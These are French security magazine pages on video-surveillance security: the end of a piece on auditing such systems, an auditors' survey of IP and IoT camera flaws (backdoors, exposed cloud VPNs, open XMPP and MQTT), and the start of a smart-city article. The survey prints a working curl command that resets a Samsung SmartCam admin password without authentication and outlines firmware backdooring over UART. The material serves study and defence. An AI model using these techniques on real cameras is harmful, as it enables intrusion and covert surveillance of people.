Comme pour les caméras, le système de gestion vidéo doit être approché comme un ensemble de composants en réseau interagissant entre eux. Les mêmes recommandations, quant aux choix du manufacturier de VMS, quant à la façon de configurer le produit et quant aux bonnes pratiques en matière de systèmes TI à implémenter, s'appliquent. Les différences entre une caméra et un VMS de type professionnel résident dans le fait que les composants de ce dernier sont habituellement distribués sur plusieurs machines distinctes et donc que la surface d'attaque est plus grande. Cela est d'autant plus vrai que plusieurs utilisateurs différents utilisent habituellement un VMS par opposition à une caméra qui est exploitée exclusivement par un VMS. Les VMS ont aussi souvent un client mobile en plus d'une interface web et d'un client natif.

8 Comment auditer un réseau de vidéosurveillance

Les techniques traditionnellement utilisées pour auditer un système connecté à un réseau sont parfaitement appropriées pour auditer un système de vidéosurveillance. Celle-ci incluent : utiliser le renseignement d'origine source ouverte (OSINT ou « Open Source Intelligence » **[9]** en anglais) pour trouver des vulnérabilités connues, énumérer les mots de passe par défaut permettant ainsi d'exploiter des systèmes mal configurés, utiliser un scanner de vulnérabilités permettant d'automatiser la découverte de problèmes, utiliser la technique du fuzzing permettant de trouver des crashs mémoires potentiellement exploitables et effectuer des tests de pénétrations manuels permettant de trouver des failles de type 0-day.

Il en est de même pour la sécurité du périmètre contenant les différents éléments d'un système de vidéosurveillance. Elle pourrait être mise à l'épreuve par un audit réseau. On notera aussi que les faiblesses de certains protocoles et leurs mécanismes de validation comme le DNS ou le NTP peuvent affecter la sécurité du service de vidéosurveillance. ■

Références

[1] Article sur le standard H.264 : https://ipvm.com/reports/h264-makes-megapixel-go-mainstream

[2] Historiques de la vidéosurveillance : https://ipvm.com/reports/history-video-surveillance

[3] Pourquoi le marché s'est déjà tourné vers l'IP : https://ipvm.com/reports/the-market-has-tipped-to-ip

[4] Open Network Video Interface Forum : www.onvif.org

[5] krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/

[6] Guide des caméras HD analogues et IP 2017 (accès limité) : https://ipvm.com/reports/hd-analog-2015

[7] Comparatif des manufacturiers Cyber Security Compared : https://ipvm.com/reports/cyber-compare

[8] Guide de sécurité des caméras (PDF) : https://ipvm.com/book

[9] Open Source Intelligence : en.wikipedia.org/wiki/Open-source_intelligence

DISPONIBLE DÈS LE 2 JUIN !

MISC HORS-SÉRIE N°15 !

SÉCURITÉ DES OBJETS CONNECTÉS

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

http://www.ed-diamond.com

LES SYSTÈMES DE VIDÉOSURVEILLANCE ET L'IoT : PROTOCOLES ET VULNÉRABILITÉS

Nha-Khanh NGUYEN (@N1aKan), Romain CASTEL (@Berenseke), Florent POULAIN
Auditeurs sécurité, Digital Security

mots-clés : IoT / VIDÉOSURVEILLANCE / CLOUD / CAMÉRAS

La vidéosurveillance est censée être un atout de sécurité du côté des honnêtes gens. Malheureusement, la propre sécurité de ces systèmes est parfois défaillante au point qu'ils se retournent contre leurs propriétaires. C'est ainsi que naissent des botnets de caméras connectées, ou la crainte légitime qu'un inconnu puisse vous surveiller avec votre propre matériel. CCTV, puis virage IP et Internet et finalement explosion de l'Internet of Things (IoT), chaque génération de vidéosurveillance comporte son lot de calamités. Passons en revue cette chronologie du pire.

1 Premières prises de vues

La genèse de la vidéosurveillance a lieu après la Deuxième Guerre mondiale, principalement à vocation militaire ou gouvernementale. Ces premiers systèmes n'offrent pas de possibilité d'enregistrement, un opérateur doit être constamment en poste derrière les moniteurs.

Puis, à partir du milieu des années 70, le développement de supports vidéos comme les cassettes permet d'enregistrer et détruire à volonté les images. La vidéosurveillance se « démocratise », et envahit les espaces publics et les grandes entreprises.

Les systèmes de vidéosurveillance analogique se basaient alors sur un ensemble de câbles, de type câbles coaxiaux, transmettant le signal analogique et reliés à un centre de contrôle doté de moniteurs ou d'enregistreurs. On parle alors de circuit fermé ou de *Closed-Circuit TV* (CCTV), la diffusion restant interne.

La plupart des attaques possibles requièrent un accès physique et permettent de couper, dupliquer ou remplacer le signal vidéo transitant sur les câbles. D'autre part, des attaques plus complexes à base de perturbations électromagnétiques peuvent permettre de brouiller le signal sans phase destructive. Dans un domaine similaire, l'écoute passive d'émissions de type **[TEMPEST]** (ce qui recouvre bien sûr les émanations électromagnétiques, mais aussi mécaniques ou acoustiques) peut permettre de reconstituer plus ou moins fidèlement les informations traitées à l'origine.

Faisant suite à l'essor des systèmes analogiques jusque dans les années 90, et avec la montée en puissance des réseaux informatiques et des technologies numériques, des systèmes de vidéosurveillance numériques ont vu le jour.

Une phase de transition a vu mixer les systèmes analogiques et numériques, puis petit à petit les caméras analogiques ont été remplacées par des caméras numériques IP permettant l'utilisation directe du réseau informatique pour la transmission des flux vidéos.

2 L'avènement de l'IP

Si l'usage qui est fait de la vidéosurveillance n'a fondamentalement pas changé, sa situation est désormais très différente. Les caméras fonctionnent désormais sur des réseaux aux multiples fonctionnalités : réseaux domestiques, d'entreprise, filaires ou sans fils, publics ou privés, etc.

Là où les caméras analogiques s'apparentaient à de simples sondes remontant de manière permanente un flux d'information à des équipements (enregistreurs, moniteurs) avec lesquels elles disposaient d'une connexion plus ou moins dédiée, les caméras IP s'intègrent au beau milieu de switches, routeurs, pare-feux, points d'accès wifi, connexions Internet personnelles ou professionnelles, lien sites à sites, serveurs et postes de travail, etc.

Par ailleurs, leur propre système est devenu plus complexe. La plupart des caméras IP disposent d'options de configuration relativement complexes, d'interfaces d'administration multiples (HTTP(S), SSH, Telnet, technos propriétaires), du support de multiples protocoles de diffusion vidéo. Il s'agit parfois même d'équipements constitués de plusieurs « sous-cartes » exécutant des systèmes d'exploitation différents et communicant entre elles. Par exemple, un système chargé de piloter la caméra et un système exécutant la partie services externes tels que streaming, Web ou SSH.

Elles s'apparentent donc désormais, de par leurs fonctionnalités et leurs moyens de communication, à beaucoup d'autres éléments du système d'information, et s'inscrivent donc dans les mêmes problématiques de sécurité : isolation des segments réseaux, gestion des correctifs, gestion de la configuration, réduction de la surface d'attaque, et bien plus encore.

2.1 Vulnérabilités classiques

Malheureusement, la sécurité de beaucoup de modèles semble avoir été quelque peu négligée. Les raisons peuvent être nombreuses : coûts, impératifs de *time-to-market* sur le marché de l'IoT, etc. Quelles qu'elles soient, le constat est là, et voici quelques vulnérabilités classiques des caméras IP :

- flux vidéo ou d'administration en clair, avec tous les scénarios de Man-in-the-middle que cela implique ;
- absence d'authentification ou défaut d'implémentation, sur la partie administration, ou sur la partie vidéo avec des protocoles tels que RTP ou RSTP lisibles à ce moment-là avec un simple lecteur vidéo supportant le streaming comme VLC, comme dans cet exemple : **[EDIMAX]** ;
- mots de passe par défaut, souvent laissés tels quels par l'utilisateur ;
- toutes sortes de vulnérabilités web classiques, dont les plus importantes permettront l'exécution de code ou de commandes systèmes, parfois pré-authentification.

À titre d'illustration, sur un ancien modèle Network Camera de chez Axis, le concept de cookie de session était inexistant. Ainsi, un utilisateur non authentifié connaissant l'adresse des autres pages, et notamment la page d'administration, pouvait accéder aux contrôles de la caméra.

Plus récemment, la caméra SmartCam de chez Samsung, a souffert d'un défaut d'implémentation de son applicatif web permettant d'initialiser de nouveau le mot de passe d'administration sans disposer de celui en cours **[SAMSUNG]**. Il était en effet possible de refaire appel à la page permettant la première initialisation, simplement de la manière suivante :

```
curl 'http://<IP>/classes/class_admin_privatekey.php' --data
'data=NEW%3B<NEW-PASSWORD>'
```

2.2 Backdoors et autres joyeusetés

Outre des vulnérabilités dont on peut espérer qu'elles ne sont pas introduites volontairement, il arrive de tomber sur ce qui ressemble fort à des portes dérobées ménagées intentionnellement par le fabricant d'une caméra **[SECCON]**. D'autre fois, il peut s'agir d'un accès Telnet laissé pour des besoins de *debug* **[VICON]**, ou des classiques mots de passe « en dur » que le fabricant ne semble pas souhaiter supprimer **[IZON]**.

Outre les vulnérabilités exploitables depuis un sous-réseau commun, de nombreuses caméras sont de plus rendues disponibles sur Internet, plus ou moins volontairement, par leurs utilisateurs.




Figure 1 : Un modèle identifié comme exploitable à distance par un chercheur en sécurité. Plus de 200.000 résultats sur Shodan.

L'UPnP, qui permet à un équipement de demander à son routeur la mise en place d'une redirection de ports depuis l'interface publique, représente les premières tentatives de contourner automatiquement les limitations mises en place par le NAT, perçues comme un frein au bon fonctionnement de la vidéosurveillance connectée. Celui-ci assure pourtant une certaine sécurité et réduit l'exposition des équipements internes vis-à-vis de réseaux non sûrs comme Internet.

Une simple requête sur le moteur de recherche Shodan permet de prendre conscience du nombre de caméras non sécurisées accessibles sur Internet, comme le montre la figure 1, page précédente.

Abordons maintenant le cœur du sujet, *i.e.* comment les nouveautés de l'ère de l'IoT ont apporté de nouvelles pratiques et innovations technologiques, et donc leur lot de vulnérabilités associées.

3 Le virage de l'IoT et la vidéosurveillance

L'apparition de l'IoT s'est accompagnée de nouveaux protocoles de communication, de la multiplication des infrastructures de type *Cloud*, la mise à disposition de *System on Chip* (SoCs) ou de kits de développement à la fois moins chers, plus puissants et riches de fonctionnalités.

Une maison connectée peut désormais ressembler à une salle serveur complète, mais sans le personnel en charge de l'administration et de la sécurité, avec les conséquences que l'on peut imaginer.

Cette « massification » des objets connectés concerne également la vidéosurveillance. On trouve ainsi des caméras seules ou intégrées à des offres domotiques à visée grand public, des *babyphones* ou autres systèmes de surveillance de nounous, etc. La vidéosurveillance n'est donc plus réservée aux entreprises, aux services publics ou aux détenteurs de patrimoines importants.

Une autre tendance est la multiplication des moyens de connexion et l'envoi des données dans le *cloud*. La vidéosurveillance n'a bien sûr pas été épargnée, et il est fréquent qu'un de ces systèmes déporte ses options de configuration ainsi que ses flux vidéos sur les serveurs de l'éditeur, auquel l'utilisateur pourra accéder depuis n'importe quel endroit du monde au moyen d'un navigateur web ou d'une application mobile. Fort pratique, convenons-en.

Voici quelques cas observés par Digital Security lors d'audits de vidéosurveillance connectée ou vus dans l'actualité, qui permettront d'aborder un certain nombre de technologies et vulnérabilités courantes de ces systèmes.

3.1 Premier cas d'audit : moins fort ensemble

Notre première victime sera une caméra de vidéo surveillance gérable depuis le site Internet de l'éditeur et à travers une application mobile dédiée.

La caméra monte une connexion VPN vers l'infrastructure *cloud* de l'éditeur, ce qui permet à cette infrastructure de se connecter dans le sens inverse à la caméra pour gérer sa configuration ou récupérer son flux vidéo, afin de le rendre disponible à l'utilisateur par l'intermédiaire du site web et de l'application mobile.

Une interface console UART donnant accès à un *bootloader* non sécurisé est découverte sur le PCB de la caméra. Certaines commandes *bootloader* peuvent alors être scriptées afin de récupérer les images présentes dans la mémoire *flash*, comme le *kernel* ou le système de fichiers. Il est alors possible d'installer une porte dérobée dans l'image correspondant au système de fichiers, avant de la réinstaller dans la mémoire *flash*. L'absence de vérification des images, par exemple par signature, permet ainsi de gagner un accès root à la caméra.

On a alors accès notamment aux informations d'authentification VPN ou aux informations d'authentification à l'interface d'administration de la caméra, qui ne semblent pas pouvoir être changées par l'utilisateur de la solution.

Après connexion au VPN, il apparaît que l'éditeur a omis le cloisonnement des clients connectés. Ce qui permet, tirant avantage des informations obtenues précédemment, d'accéder à la configuration et surtout aux flux vidéos de toutes les caméras connectées au réseau privé. Bonjour Monsieur assis dans son salon ! (Figure 2 en page 46).

3.2 Deuxième cas d'audit : la vie secrète d'une caméra ordinaire

Cette deuxième caméra, administrable à l'aide d'une application mobile, repose sur deux types de flux : un flux vidéo envoyé vers le *cloud* de l'éditeur, celui-ci servant d'intermédiaire à l'application mobile lors de la visualisation des images et un flux XMPP servant à contrôler la configuration et l'activité de la caméra.

XMPP, protocole de présence et de messagerie destiné à l'origine au « t'chat », trouve ainsi une tout autre utilité en tant que canal de contrôle d'équipements IoT. L'application mobile comme la caméra se comportent toutes deux comme des clients du service de messagerie instantanée et s'échangent ainsi des messages de contrôle. On peut donc considérer que ces caméras se réunissent toutes sur un salon Jabber pour pouvoir discuter.

Après avoir extrait un login et un mot de passe de l'application mobile, il est possible de se connecter au service XMPP avec un simple logiciel de messagerie comme Pidgin. Un défaut de configuration du service est alors apparu évident : le service d'annuaire était activé, et il était dès lors aisé d'énumérer l'ensemble des comptes actuellement connectés, ce qui inclut les caméras et les clients mobiles, puis d'ajouter à volonté une caméra à son Roster XMPP avant de lui envoyer des messages instantanés.

www.hsc-formation.fr

HSC by Deloitte.

Figure 2 : Une victime de sa propre caméra de vidéosurveillance, observée à son insu par un attaquant ayant réussi une intrusion sur l'infrastructure VPN du fabricant.

Ce canal de contrôle permet alors de redémarrer la caméra, ou plus intéressant, de changer ses paramètres de connexion wifi ou lister les réseaux wifi à portée. Elle semble par contre rester insensible aux « *smileys* » et aux « *buzz* » :-)

Le contenu des messages instantanés est écrit en JSON. L'exemple en figure 3 montre l'échange avec une caméra pour obtenir la liste des réseaux Wifi à portée. La liste des actions possibles peut être obtenue en effectuant la rétro-ingénierie de l'application mobile.

3.3 Troisième cas : the one gateway to rule them all

En plus de la vidéosurveillance fonctionnant de manière autonome, cette dernière peut faire partie d'une offre domotique plus complète, comprenant une passerelle IoT à installer sur le réseau local de sa box Internet par exemple. La connexion de cette passerelle vers le réseau du fabricant peut parfois également être exploitée afin de compromettre non seulement les caméras, mais aussi tous les autres objets connectés réunis sous le même contrôle.

Un audit concernant une offre domotique connectée, permettant de fédérer des objets connectés provenant de nombreux fabricants, a donné l'occasion de s'intéresser à la sécurité d'un protocole assez courant dans l'IoT : MQTT.

Les comptes clients s'authentifient auprès d'un webservice, mais le reste du fonctionnement de l'application est organisé autour du protocole MQTT. L'identifiant et le mot de passe de connexion au service MQTT étaient partagés entre tous les clients, et enregistrés « en dur » dans les sources de l'application *smartphone* du fabricant. Le « cloisonnement » est réalisé côté application mobile en effectuant une souscription aux seuls flux (ou *topics*) MQTT correspondants à l'ID de l'utilisateur authentifié sur le webservice.

Cette mesure de sécurité est évidemment insuffisante, et rien n'empêche un client malveillant de souscrire ou de publier sur des flux arbitraires. De cette façon, il a été possible de souscrire aux flux de la passerelle d'un autre client grâce à la simple connaissance de son identifiant, et d'utiliser l'API exposée au travers du service MQTT pour prendre le contrôle de ses objets connectés, incluant certaines options de configuration relatives aux caméras de surveillance.

3.4 Dans l'actualité

D'autres cas du même acabit peuvent être observés dans l'actualité sécurité. Tout récemment, le chercheur Pierre Kim a publié un bulletin **[PIERREKIM]** relatif à des caméras de fabrication chinoise. Une même base vulnérable semble utilisée dans plus de 1200 modèles. Depuis un réseau local, tout y passe : *backdoor* constructeur, accès au flux vidéo sans authentification, exécution de

code en tant que root de manière anonyme, etc. Et une nouvelle fois, une connexion *cloud* désastreuse expose la caméra encore davantage. D'après le chercheur, la caméra et l'application *smartphone* de contrôle se connectent toutes les deux en UDP aux serveurs du fabricant. L'application demande simplement un accès à une caméra grâce à son numéro de série, et si la caméra portant ce numéro est disponible, un tunnel UDP est établi entre l'application et la caméra, le serveur *cloud* servant de proxy. Il est alors possible de faire une attaque par force brute pour découvrir les informations d'authentification et prendre le contrôle.

Le chercheur Iraklis Mathiopoulos **[IRAKLIS]** s'attaque également au *cloud* d'un fabricant répandu, et parvient à exploiter une définition d'entités externes XML afin de lire, avec les droits root, n'importe quel fichier présent sur les serveurs d'API distants. Son article conclut qu'il aurait été aisé de gagner un accès aux milliers de caméras connectées du fabricant.

4 Pourquoi ça #fail ?

On constate plusieurs dénominateurs communs à ces vulnérabilités affectant la vidéosurveillance connectée.

Premièrement, la mise en échec de mesures de sécurité en place comme le NAT ou les pare-feux périmétriques, à cause de l'initiation de la connexion de la caméra vers le *cloud* distant. En effet, les flux sortants sont généralement moins, voire pas filtrés, et de plus la connexion au *cloud* peut être explicitement autorisée par les administrateurs réseaux pour le bon fonctionnement des équipements.

Dès lors, une vulnérabilité affectant le *cloud* peut permettre de compromettre l'intégralité des caméras de vidéosurveillance qui y sont connectées, puis potentiellement de s'attaquer aux réseaux privés normalement non exposés sur lesquels elles se trouvent. Et c'est précisément ce qu'on a pu observer, car l'absence de mesures de cloisonnement sur le *cloud*, permet fréquemment, une fois un pied dans la porte, de compromettre les objets de tous les clients.

Autre point commun, une trop grande confiance des éditeurs dans la sécurité locale de leur objet ou de leurs applications mobiles : dans plusieurs de ces cas, la caméra (ou l'application) stockait des données sensibles permettant d'accéder au *cloud*. Pratiquer la sécurité par l'obscurité pour protéger l'accès à des centaines de milliers d'objets connectés peut facilement tourner au désastre.

Ensuite, les protocoles mis à la mode par l'IoT ne sont pas toujours bien maîtrisés et des sécurités basiques comme l'authentification ou le cloisonnement des données peuvent être totalement défectueuses. Outre XMPP abordé précédemment, nous pouvons également citer les protocoles de *message-queuing* comme MQTT, dont nous avons observé à plusieurs reprises des configurations laissant libre champ aux malveillances de toutes sortes.

Les protocoles radio dédiés à l'IoT ont également un rôle dans la sécurité de la vidéosurveillance. Pour des caméras capables de faire de la détection de mouvements et lever des alertes, pouvoir communiquer sur des réseaux maillés M2M (*machine to machine*) comme SigFox ou LoRa permet une meilleure résilience du canal de communication d'envoi des alertes par rapport à une connexion Internet domestique. Hélas, la recherche en sécurité a déjà plusieurs fois démontré que la sécurité de ces nouveaux réseaux laisse parfois à désirer. Notamment, le chiffrement des échanges est mis en cause. Partiellement ou totalement laissé à la discrétion des éditeurs ou fabricants d'objets connectés, ou souffrant de faiblesses d'implémentation, celui-ci peut selon les cas permettre des attaques de captures de messages (*sniffing*) ou d'usurpation **[SIGFOX] [LORAWAN]**.

Bien malheureusement, ce qui est vrai pour l'IoT se vérifie parfois aussi pour des technologies établies depuis longtemps et qui devraient être maîtrisées. Nous observons toujours les mêmes erreurs qu'aux débuts du passage sur IP de la vidéosurveillance : caméras disposant d'IP publiques, protocoles en clair, HTTP et Telnet à foison, absence d'authentification pour la lecture de flux vidéo, mots de passe par défaut voire portes dérobées, etc.




Figure 3 : Discussion jabber avec une caméra, obtention des réseaux Wifi à sa portée.

Pour finir, si tout cela n'était pas déjà suffisant, le facteur humain n'est pas en reste, avec la fâcheuse habitude de « déployer et oublier » qui fait qu'une caméra une fois mise en place pourra ne jamais bénéficier de mise à jour, si toutefois son fabricant a bien voulu prévoir cette fonctionnalité, ou encore la non moins fâcheuse habitude d'exposer sur Internet l'interface d'une caméra sans avoir modifié les mots de passe par défaut.

Parallèlement à ces faiblesses, la recherche de vulnérabilités est devenue plus aisée d'une certaine façon : le *hacking* « matériel » est plus accessible avec une bonne disponibilité d'outils pour communiquer avec

divers protocoles de *debug* ou de communication série (JTAG, SPI, I2C, etc.), et un savoir-faire diffusé par la communauté sécurité. Les caméras elles-mêmes sont souvent suffisamment puissantes et disposent d'assez d'espace de stockage pour y installer un outillage d'analyse conséquent. La quantité de systèmes Linux s'exécutant sur des plateformes courantes dans l'IoT, à base MIPS ou ARM, fait que beaucoup d'outillage précompilé peut être utilisé directement.

Conclusion

L'IoT d'une manière générale et la vidéosurveillance en particulier semblent vouloir rester le parent pauvre de la sécurité informatique. La vidéosurveillance est d'ailleurs régulièrement mise en défaut depuis sa connexion aux réseaux notamment sur Internet, bien avant que l'on parle d'IoT.

Cela a pour conséquence que ces objets connectés deviennent sporadiquement le terrain de jeu de chercheurs en sécurité en théorie bien intentionnés, mais aussi de groupes criminels qui le sont nettement moins. Ainsi, des botnets d'objets connectés comme le fameux « Mirai » ont pu être observés récemment. Les caméras de vidéosurveillance présentent à ce titre un intérêt supplémentaire, en effet, la transmission d'un flux vidéo nécessitant une connexion de qualité, elles constituent des candidats parfaits pour rejoindre un botnet puisque bénéficiant normalement d'une bande passante et d'un temps de réponse corrects.

Elles peuvent constituer également un véritable « trou dans la raquette », un point d'entrée vers un réseau interne inaccessible par ailleurs, l'attaque pouvant parfois se faire par l'intermédiaire du *cloud* des fabricants.

Il est permis d'imaginer, des scénarios plus audacieux comme un cambrioleur technophile détournant la vidéosurveillance et la domotique de ses victimes pour s'assurer que leur maison est vide, un chantage à la *sextape*, ou encore toutes sortes de scénarios d'espionnage, industriel ou politique. Néanmoins, les faits avérés à ces sujets manquent.

Les causes du mal n'ont donc pas changé : ces nouveaux équipements sont connectés par les utilisateurs sans être contraints ou informés de suivre des bonnes pratiques de sécurité, du changement des mots de passe par défaut à l'application des mises à jour de sécurité. Et si les principaux éditeurs de système d'exploitation bureautique incitent ou contraignent désormais les utilisateurs à appliquer des correctifs **[W10]**, peu de solutions IoT que nous avons pu étudier s'inscrivent pour le moment dans cette démarche.

Pourtant, le salut ne pourra venir que des éditeurs qui doivent adopter une véritable démarche de sécurité pour minimiser les risques. Si bon nombre de professionnels de sécurité obstruent l'objectif de leur webcam avec des caches physiques, illustration de la confiance qu'ils accordent à leurs propres équipements, il faut imaginer qu'il sera individuellement difficile demain de faire de même avec les milliards de caméras surveillant les voitures, domiciles et l'ensemble des espaces publics des smart cities... ■

Références

[TEMPEST] ANSSI, « La protection contre les signaux compromettants » : http://www.ssi.gouv.fr/uploads/IMG/pdf/II300_tempest_anssi.pdf

[EDIMAX] Vulnérabilité RTSP sur une caméra Edimax : https://www.coresecurity.com/advisories/vivotek-ip-cameras-rtsp-authentication-bypass

[SAMSUNG] Vulnérabilité de contournement d'authentification chez Samsung : https://www.exploitee.rs/index.php/Samsung_SmartCam%E2%80%8B

[SECCON] SEC Consult, Backdoor dans une camera Sony : http://blog.sec-consult.com/2016/12/backdoor-in-sony-ipela-engine-ip-cameras.html

[VICON] Article du support Vicon, debug via Telnet : https://vicon-security.zendesk.com/hc/en-us/articles/210735023-Telnet-into-an-IQeye-camera-to-get-debug-information-

[IZON] Identifiants en dur sur une caméra Izon : http://www.securityspace.com/smysecure/catid.html?id=1.3.6.1.4.1.25623.1.0.103824

[PIERREKIM] Pierre Kim « Multiple vulnerabilities found in Wireless IP Camera » : https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html

[IRAKLIS] Iraklis Mathiopoulos, XXE in Hikvision camera cloud : https://medium.com/@iraklis/an-unlikely-xxe-in-hikvisions-remote-access-camera-cloud-d57faf99620f

[SIGFOX] Gilbert Kallenborn, « Objets connectés : polémique sur la sécurité du réseau français Sigfox » : http://www.01net.com/actualites/objets-connectes-le-reseau-francais-sigfox-une-passoire-en-matiere-de-securite-957875.html

[LORAWAN] Gilbert Kallenborn, « Objets connectés : les réseaux LoRaWAN, vulnérables aux attaques de hackers » : http://www.01net.com/actualites/objets-connectes-les-reseaux-lorawan-vulnerables-aux-attaques-de-hackers-1042538.html

[W10] Article « New details emerge about forced Windows 10 upgrade » : http://www.infoworld.com/article/3029613/microsoft-windows/new-details-emerge-about-forced-windows-10-upgrade-and-how-to-block-it.html

CONNECT ÉVOLUE !

LISEZ CE NUMÉRO ET PLUS DE 70 AUTRES EN LIGNE !

ACTUELLEMENT SUR CONNECT :

- **CE NUMÉRO**
- **et + de 70 autres numéros de MISC**

+

- **14 numéros Hors-Séries de MISC**

TOUT CELA À PARTIR DE 239 € TTC*/AN !

* Tarif France Métropolitaine

OFFRE DÉCOUVERTE CONNECT

1 MOIS GRATUIT, RÉSERVÉE AUX PROFESSIONNELS

Appelez le 03 67 10 00 28 et donnez le code « MISC91 » pour découvrir Connect gratuitement pendant 1 mois !

Pour tous renseignements complémentaires, contactez-nous via notre site internet : **www.ed-diamond.com**, par téléphone : **03 67 10 00 28** ou envoyez-nous un mail à **connect@ed-diamond.com** !

DE L'OPEN DATA À LA VILLE INTELLIGENTE

Tris ACATRINEI
Projet Arcadie

mots-clés : OPEN-DATA / SMART CITY / COLLECTIVITÉS TERRITORIALES / PRIVACY

La démocratisation des concepts d'Open data, de Big data et de Smart cities a permis quelques belles réalisations urbaines, qui ont, en théorie, pour but de rendre les communautés plus agréables à vivre. Voyons comment l'Open data et la Smart City se combinent.

On en entend de plus en plus parler : les Smart Cities auraient pour vocation d'améliorer la qualité de vie des citoyens, en leur fournissant des services mieux adaptés, mieux calibrés, grâce aux nouvelles technologies. Avant d'analyser plus en amont ce concept, il faut revenir à sa base, à savoir : l'Open data.

1 De l'Open data à la Smart City

C'est en décembre 2007 que la notion d'Open Data fait son apparition dans le débat public grâce à Lawrence Lessig et Tim O'Reilly, dans le cadre des présidentielles Américaines de 2008 **[1]**. Le principe est simple : on a des données issues du public, elles doivent être accessibles au public, pour qu'il s'en empare et améliore, notamment, la démocratie et la gouvernance.

Petit à petit, les administrations et les grandes entreprises publiques et privées ont publié des données. On citera pour l'exemple l'Assemblée nationale, le Sénat, mais aussi, de façon très partielle, la SNCF, Météo France, etc. Grâce à ces jeux de données, des initiatives ont vu le jour, afin de fournir analyses et informations en temps réel.

Pour être qualifiée d'ouverte **[2]**, une donnée doit être :

- disponible, dans un format facilement réutilisable, sans qu'il y ait de condition d'acquisition de logiciel spécifique, les formats CSV ou JSON sont souvent privilégiés ;
- réutilisable ;
- redistribuable ;
- favoriser la participation de tous.

Les caractéristiques de l'Open Data sont quasiment identiques à celles des licences ouvertes. Dans le cadre d'une gouvernance municipale, l'Open Data peut être utilisée pour détecter certaines problématiques, leur apporter une caution scientifique et donner une base solide à la prise de décision d'une collectivité territoriale. Prenons l'exemple des transports : un administré va se plaindre que le bus qu'il utilise pour se rendre sur son lieu de travail ne respecte pas les horaires annoncés. La municipalité ou la communauté des communes — les services de transports en commun font souvent l'objet d'une mutualisation de services dans les petites et moyennes communes pour des raisons économiques — va sortir les journaux de conduite de la ligne concernée et étudier les différentiels. En les rendant publics, la collectivité va apporter un gage de transparence auprès des administrés.

Évidemment, tous les jeux de données existants n'ont pas uniquement pour but de faire la promotion à moindres frais d'une collectivité territoriale, mais le lecteur doit garder à l'esprit que ce n'est jamais totalement « gratuit ». L'exemple le plus typique est la ville de Nantes **[3]**. En effet, la ville est connue pour être une pépinière de nouvelles technologies et la Bretagne est un laboratoire très intéressant pour tout ce qui touche à l'informatique. À partir des années 2000, dans un contexte d'abstention aux élections locales de plus en plus fort, la municipalité a souhaité se rapprocher de ses administrés et a joué la carte de la ville intelligente, par opposition à la ville traditionnelle. On assiste à un renversement de la prise de décision : au lieu d'avoir un organe décisionnel et un corps électoral, qui n'interagissent que de façon ponctuelle et programmée, on met sur le même plan, les deux entités afin qu'elles participent ensemble et de façon concertée à la gestion de la collectivité. Techniquement, cela se matérialise par la pose de capteurs de pollution ou de mobilité et par la publication des données issues de ces capteurs. La création d'initiatives liées à l'Open Data permet le développement économique de la ville, ce qui génère plus de recettes fiscales.

C'est cette recherche d'efficacité et d'efficience qui guide la démarche des Smart Cities. D'une communauté humaine, liée à une histoire, à une culture locale, à une tradition, on passe à une communauté utilitariste, qui

